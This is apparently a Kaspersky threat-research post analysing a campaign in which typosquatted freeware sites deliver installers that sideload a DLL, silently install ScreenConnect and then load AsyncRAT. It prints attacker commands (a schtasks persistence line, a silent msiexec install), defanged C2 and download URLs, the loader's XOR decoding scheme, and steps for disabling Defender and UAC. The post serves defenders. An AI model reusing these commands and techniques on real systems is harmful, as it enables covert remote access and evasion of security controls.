Visualização de leitura

The SOC Files: ScreenConnect masked as freeware. An inside look at a large-scale campaign

UPD 03.07.2026: added a package of rules and recommendations that help detect the described malicious activity for companies using our Kaspersky SIEM system.

Introduction

To access compromised systems, threat actors frequently abuse legitimate remote monitoring tools. At first glance, these utilities rarely raise red flags: they are signed with valid digital certificates, often allowlisted under corporate IT policies, and fully supported by OS vendors. However, they grant attackers the ability to harvest data from target devices, drop malware, and move laterally across the network.

During a recent investigation engagement, the Kaspersky Managed Detection and Response (MDR) team discovered the ScreenConnect remote access tool being leveraged to deploy and execute an AsyncRAT payload.

A deep dive into this single incident unraveled a massive campaign distributing malicious installer archives hosted on spoofed websites. These installers masquerade as popular software like OBS Studio, DNS Jumper, DS4Windows, Bandicam, and others. In total, we uncovered more than 90 domain names localized across 10 languages. The malicious archives bundle a legitimate, signed Microsoft install.exe binary alongside a rogue install.res.1033.dll library. It is loaded onto the device via DLL sideloading and deploys the ScreenConnect service, which awaits further instructions from the threat actors.

As a result, what initially appeared to be an isolated ScreenConnect incident served as the starting point for a full investigation into the threat actor’s C2 infrastructure. Every spoofed site we uncovered followed the exact same playbook: dropping a hidden ScreenConnect remote administration service under the guise of a legitimate software installer. This allowed the attackers to maintain control over compromised endpoints, with victims ranging from individual users to organizations.

We continue to break down complex, multi-stage incidents like this in our ongoing The SOC Files series. In this post, we take a deep dive into the technical execution of the ScreenConnect attack and analyze the broader infrastructure under the threat actor’s control.

Initial incident investigation

The investigation was triggered by an alert from Kaspersky MDR, which flagged the creation and execution of suspicious PowerShell and VBS scripts spawned by a ScreenConnect process.

About ScreenConnect

ScreenConnect is a legitimate remote management utility. Kaspersky solutions detect it as not-a-virus:HEUR:RemoteAdmin.MSIL.ConnectWise.gen.

ScreenConnect was running as an Access-type service — enabling direct remote connectivity — with the server explicitly passed via the command line:

ScreenConnect service execution event with suspicious parameters

ScreenConnect service execution event with suspicious parameters

Once running, ScreenConnect created and executed a PowerShell script named Fj5NmEsp9EuKrun.ps1:

Malicious PowerShell script creation

Malicious PowerShell script creation

Below is an excerpt from the contents of the script:

Snippet of Fj5NmEsp9EuKrun.ps1

Snippet of Fj5NmEsp9EuKrun.ps1

This script configures Microsoft Defender exclusions for the following objects:

  • All disks in the system: C:\, D:\, and others
  • All root directories on the C:\ drive, as well as the C:\Users\Public directory
  • RegAsm.exe process

Additionally, the script disables User Account Control (UAC) prompts by setting the ConsentPromptBehaviorAdmin registry parameter to 0.

Following this setup, the ScreenConnect service goes on to create a VBScript file:

Malicious VBScript creation

Malicious VBScript creation

The installer_method3_stream.vbs script creates five files in the C:\Users\Public directory (msgbox.txt, secret_bytes.txt, 1.vb, cap.ps1, and script.vbs) and immediately triggers their execution by launching script.vbs.

Contents of script.vbs

Contents of script.vbs

This script terminates all active powershell.exe processes to cover its tracks and executes cap.ps1 in a hidden window.

Contents of cap.ps1

Contents of cap.ps1

cap.ps1 reads the contents of the secret_bytes.txt file, extracts sequences matching the [SXX- pattern, and converts XX from hexadecimal representation to a byte. It then uses a 0xA7 XOR key to decrypt each byte and inverts the bit order. The resulting byte array yields a fully formed PE binary, which is then reflectively loaded into the CLR.

Within the loaded assembly, the ConsoleApp1.Module1 type contains a static method named Run. The script uses reflection (Reflection.BindingFlags) to resolve a reference to this method and invoke it.


The Run method executes a process hollowing technique (T1055.012), spawning a new RegAsm.exe process with the CREATE_SUSPENDED flag. The deobfuscated and decrypted PE image from secret_bytes.txt is then copied into its address space. As a result, the RegAsm.exe process no longer executes its original code, instead serving as a container for the injected .NET module — which, in this case, is the AsyncRAT remote access Trojan.


To establish persistence, the malware schedules a task named MasterPackager.Updater:

"schtasks" /Create /TN "MasterPackager.Updater" /TR "wscript.exe "C:\Users\Public\script.vbs" " /SC MINUTE /MO 2 /F

This task triggers every two minutes, ensuring that script.vbs — and consequently the entire loader chain — executes even after a system reboot.

Once the entire infection chain successfully executes, the RegAsm.exe process establishes a connection to the C2 domain mora1987[.]work[.]gd.

AsyncRAT infection and persistence chain via ScreenConnect

AsyncRAT infection and persistence chain via ScreenConnect

How ScreenConnect entered the system

A retrospective analysis of the incident allowed us to pinpoint the source of the ScreenConnect installation: a user-downloaded archive named obs-studio-windows-x64.zip.

The archive was downloaded from hxxps://www.studioobs[.]com/, a typosquatted domain mimicking the official site for OBS Studio, a popular open-source screen recording app. This site is present in search engine results; in this specific incident, the user landed on the malicious domain directly from a search query, a vector we analyze in more detail below.

Clicking the download button for the supposedly legitimate software triggers a request to the following URL, from which the archive is fetched:

hxxps://fileget.loseyourip[.]com/obs-studio-windows-full/gVOMs5VZ9BtlcaM

Site used to deliver ScreenConnect

Site used to deliver ScreenConnect

The archive contains a legitimate, Microsoft-signed executable named install.exe (87603EA025623B19954E460ADD532048), renamed to masquerade as the OBS Studio installer, along with a malicious library named install.res.1033.dll. Additionally, the archive includes an Assets folder containing both a copy of the actual software being impersonated and the ScreenConnect utility.

Contents of obs-studio-windows-x64.zip

Contents of obs-studio-windows-x64.zip

The complete file structure of the archive is organized as follows:

Detailed directory tree of obs-studio-windows-x64.zip

Detailed directory tree of obs-studio-windows-x64.zip

When OBS-Studio-Installer.exe is executed, it loads install.res.1033.dll via DLL sideloading. This library contains the instructions required to install both ScreenConnect and OBS Studio. The deployment relies on native Windows utilities (msiexec.exe), but the attackers renamed the standard MSI packages to look like DLL files:

  • Assets\x86\Data\vcredist_x64.dll: ScreenConnect installer
  • Assets\x86\Data\vcredist_x86.dll: OBS Studio installer

The contents of the vcredist_x64.dll MSI package are shown below:

ScreenConnect installation files

ScreenConnect installation files

The Windows Installer is launched to install ScreenConnect silently in the background without requiring a system reboot:

msiexec.exe /i "C:\Temp\OBS-Studio-Windows-x64\Assets\x86\vcredist_x64.dll" /qn /norestart

Once the installation wraps up, a new service named Microsoft Update Service is created. The command line for this service explicitly defines the connection server as r[.]servermanagemen[.]xyz.

Meanwhile, the MSI package for the actual OBS Studio software runs using a standard graphical user interface.

ScreenConnect and OBS Studio installation workflow

ScreenConnect and OBS Studio installation workflow

Expanding the investigation

The attackers’ reliance on the legitimate install.exe binary provided a crucial pivot point for our broader investigation. We discovered that this specific file was being deployed in the wild under a variety of suspicious aliases, including:

  • ds4windows.exe
  • crosshairx_installer.exe
  • obs-studio-installer.exe
  • dns jumper.exe
  • glary utilities pro.exe
  • processhacker-2.39-setup.exe


